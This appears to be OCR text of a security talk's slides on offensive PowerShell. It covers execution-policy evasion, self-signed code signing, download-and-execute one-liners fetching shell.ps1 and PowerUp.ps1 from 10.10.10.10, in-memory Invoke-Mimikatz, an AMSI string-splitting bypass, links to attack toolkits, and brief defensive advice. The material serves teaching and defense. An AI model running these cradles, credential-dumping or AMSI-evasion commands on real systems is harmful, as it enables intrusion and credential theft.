POWERSHELL, HACKIN' W/ QUIX

LOREM IPSUM DOLOR SIT AMET, CONSECTETUER ADIPISCING ELIT

POWERSHELL TOPICS

- Jerbs
- Tradecraft
- Execution Policies
- Sign On The Dotted Line
- Webserver
- PowerShell Remoting
- Compilation
- AMSI
- Some Tools
- Defense

POWERSHELL

THE ONLY LANGUAGE THAT HAS NATIVE SCRIPT BLOCK LOGGING

VERB-NOUN SYNTAX IS SIMPLE TO REMEMBER


SIMILAR ALIASES AS BASH

CAN BE COMPLIED & PORTABLE

FOR A DEFENDER IT CAN MAKE THINGS EASY

FOR A SYS AD IT CAN MAKE YOU AN AUTOMATION LORD

OBJECT BASED



Basics

- Powershell sends objects down a command pipeline
- Wrapping (objects).property is a ok
- Wrappin (object).property.method() also cool
- Tons of aliases
  - ? where
  - % foreach
  - $_ itteritive
  - Example :

```
ls | ?{$_.Extension -like ".txt"} | %{echo $_}
```

- GCM, GM, SLS, ConvertFrom-*, Net*
- @’ ‘@ multi-line content

Basics

- Profile
  - Just like bash_profile this will load at each launch of a new session
- WARNING Don't do the following unless
  - A) You understand what you are doing
  - 2) You understand what I am doing
  - Or you haven't touched this thing yet
- To create a profile you can use the following command
  - ```
    Set-Content -Path ($PROFILE).CurrentUserAllHosts -Value ""
    ```
- Open all the scripts in a specific directory
  - ```
    ls -Recurse (ls ($PROFILE).CurrentUserAllHosts).Directory|%{code $_}
    ls -Recurse (ls ($PROFILE).CurrentUserAllHosts).Directory|%{code $_.fullname}
    ls -Recurse (ls ($PROFILE).CurrentUserAllHosts).Directory|%{ise $_}
    ls -Recurse (ls ($PROFILE).CurrentUserAllHosts).Directory|%{ise $_.fullname}
    ```
- Live demo don't fail me now
  - https://github.com/dc614/PSHWQ

POWERSHELL JERBS

Interacting with Linux jobs is straight forward

- &
  - Send process to background
- nohup
  - Continue process after connection is closed
- 1&2>/dev/null
  - Send STDIN & STDERR to /dev/null \
    - Because we don't need to see why things break

Powershell uses the following cmdlet for the same~ish functionality

- Start-job
  - Using the –Scriptblock param wrap your code in { } to send it to background
- Get-job
  - Gives you the currently running list of jobs
- Receive-Job
  - Quasi equivalent nohup.out but in object style format

NETCAT
THE SWISS ARMY KNIFE OF NETWORKING.....

- Netcat opens a network socket for communications
  - There are other flavors on as well
  - PowerShell has powercat a PowerShell version of netcat
    - https://github.com/besimorhino/powercat
  - Nishang
    - Few different flavors of this functionality
- *Note NMap, by default, ships with ncat.exe a signed bin

ONE LINERS

```
powershell -exec bypass -c "(New-Object Net.WebClient).Proxy.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;iwr('http://10.10.10.10/shell.ps1')|iex"

powershell "IEX(New-Object Net.WebClient).downloadString('http://10.10.10.10:8000/ipw.ps1')"

echo IEX(New-Object Net.WebClient).DownloadString('http://10.10.10.10:8000/PowerUp.ps1') | powershell –noprofile
```

- Python has a tool, one-lin3r tool you can look up Powershell one liners

Alais:
IEX -> Invoke-Expression
IWR -> Invoke-WebRequest
KEY: Cmdlet -Parameter $VAR.property

EXECUTION POLICES

- Execution policy determined by an organization on which scripts can be ran
  - Get-ExecutionPolicy
  - Set-ExecutionPolicy
- This is as about nifty as AMSI, except derpier....(it's a word now)
- You can set your policy to only allow signed scripts to be ran.
  - Back when I was a sys ad this was too much work
  - We would set execution policy on a script with bypass
  - Or more often we would set it to unrestricted, cuz lazy
- This applies only to scripts so how can we evade this
  - Buffers
  - Pipes
  - Clipboard

YOU SIGN YOUR CODE SO DO I!

- Orgs that employ Execution policies of remote signed or all signed should be cautious of who signs that code
- Also controlling the certs on the network ***should*** be an obvious statement
  - Then again, I felt compelled to write this so...
- Creating a new self-signed cert is easy peasy

```
New-SelfSignedCertificate -DnsName 🍆 -CertStoreLocation Cert:\CurrentUser\My\ -Type CodeSigningCert
```

KEY: Cmdlet -Parameter $VAR.property

CODE SIGNING CONT'D

- Moving the cert to trusted a little more complex
- The bane of my existence it this prompts a popup
- Tried to work around it (failed)
- Toss it to the crowd

```
mv -Path (ls Cert:\CurrentUser\My\ | ?{$_.EnhancedKeyUsageList -match 'Code Signing'}).pspath -Destination (ls Cert:\CurrentUser\My\ | ?{$_.EnhancedKeyUsageList -match 'Code Signing'}).pspath.replace("My","Root")
```

- Signing a thing


```
Set-AuthenticodeSignature .\Desktop\powerup.ps1 @(ls Cert:\CurrentUser\Root\
| ?{$_.EnhancedKeyUsageList -match 'Code Signing'})[0]
```

Alais:
mv -> Move-Item
? -> Where-Object
ls -> Get-ChildItem
KEY: Cmdlet -Parameter $VAR.property

POWERSHELL WEB SERVER

- Starts a webserver in your current session
- AMSI safe!
- Script execution, command execution, upload, download oh my!

```
iex
(wget https://raw.githubusercontent.com/MScholtes/TechNet-Gallery/master/Powershell%20Webserver/Start-WebServer.ps1).content
```



Alais:
iex -> Invoke-Expression
wget -> Invoke-WebRequest
KEY: Cmdlet -Parameter $VAR.property

WEB SERVER CONT'D

- Wrap your web server in Start-job to background the process
- Check on with the Receive-Job


POWERSHELL REMOTING

- Controlling a remote PowerShell enabled computer
- Test-WSman will attempt to connect to validate network connectivity & authentication
- Enter-PSSession –ComputerName
  - Will enter a PowerShell session on the remote device
- New hotness!
  - OpenSSH for Windows
  - You can now use one client to connect all your hosts!
  - There are portable versions
  - Legit backdoors? YES PLEASE!

https://docs.microsoft.com/en-us/windows-server/administration/openssh/openssh_install_firstuse

WIN-PS2EXE

- Compiles PowerShell into EXE
- Portable not backwards compatible
- Will auto gen a GUI for your PowerShell
- https://github.com/MScholtes/Win-PS2EXE
- AV seems to still pick this up
    - Obfuscation methods?



AMSI
ANTI MALWARE SCAN INTERFACE

- This one little trick they don't want you to know
- This nifty naughty boy string searcher
- It prevents you from doing things that some may consider malicious
- How can we beat it?

HACK THE PLANET!!!11!

- Run Mimikatz in memory

```
powershell "IEX (New-Object Net.WebClient).DownloadString
('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltrati
on/Invoke-Mimikatz.ps1');Invoke-Mimikatz"
```

- Result

```
This script contains malicious content and has been blocked by your antivirus software.
```

Alais: IEX -> Invoke-Expression

KEY: Cmdlet -Parameter $VAR.property

AMSI BYPASS

- What I have found
  - Encoding/Encryption
    - Must write/import the function to do either
    - Assembling the string after the fact it may hit
    - Telling where was iffy at best
- String search is rigid … like a breadstick
- This will get blocked

```
echo "https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1"
```

- This is allowed

```
$1 = echo "https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-"
$2 = echo "Mimikatz.ps1"
echo $1$2
```

Alais:
echo -> Write-Output
KEY: Commandlet -Parameter $VAR.property

PUTTING THINGS TOGETHER

```
$1 = echo "https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-"
$2 = echo "Mimikatz.ps1"
(Invoke-WebRequest $1$2).content
```


- Because you have the contents doesn't make them executable
  - Meaning still need an Invoke-Execution to fire the script
- Older Net.WebClient AMSI seems to be more strict with

Alias:
echo -> Write-Output

KEY: Cmdlet -Parameter $VAR.property

AMSI BYPASS CONT'D

- What can we do?
  - Manipulate strings
  - Obfuscate our code
  - **Invoke-Obfuscation (legit AF)**
    - https://github.com/danielbohannon/Invoke-Obfuscation
    - Pops as a virus use at your own risk
    - Live Demo




OR

- We can just turn it off
  - https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell
  - Chrome gets very angry about this link

SOME OF THE TOOLS

- Nishang
  - Invoke-encode
  - Invoke-PowerShellTcpOneLine
  - And much more
  - https://github.com/samratashok/nishang
- Powershell Empyre (Empire)
  - Post Exploitation toolkit
  - Starkiller is a web front end
  - Precanned AMSI bypasses
  - https://github.com/EmpireProject/Empire
  - https://github.com/BC-SECURITY/Starkiller
- PowershellMafia Powersploit
  - Invoke-mimikatz
  - Powerup.ps1
  - https://github.com/PowerShellMafia/PowerSploit

PITFALLS



- Skipping certificate checking
  - V7 offers Invoke-WebRequest –SkipCertificateCheck
- Some connections require ssl/tls the github below is awesome
    - https://github.com/markekraus/BetterTls
  - Or be janky (see my ps profile)
- It's not the tool for everything

DEFENSE

- PowerShell logging available on anything above PS v5
  - To determine version
    - Echo $psversiontable
  - When you start your logs be prepared to change PWs
  - If an Admin passes creds on CLI use this instead
    - $cred = get-credential
    - Pass those to any cmdlet they will be stored using the DPAPI and are gone when the session closes
- NSM tool monitoring User-Agent strings
  - If it reports as PowerShell questions should be asked
- Authenticated web proxy

https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html

THANK YOU!

SOMEONE@EXAMPLE.COM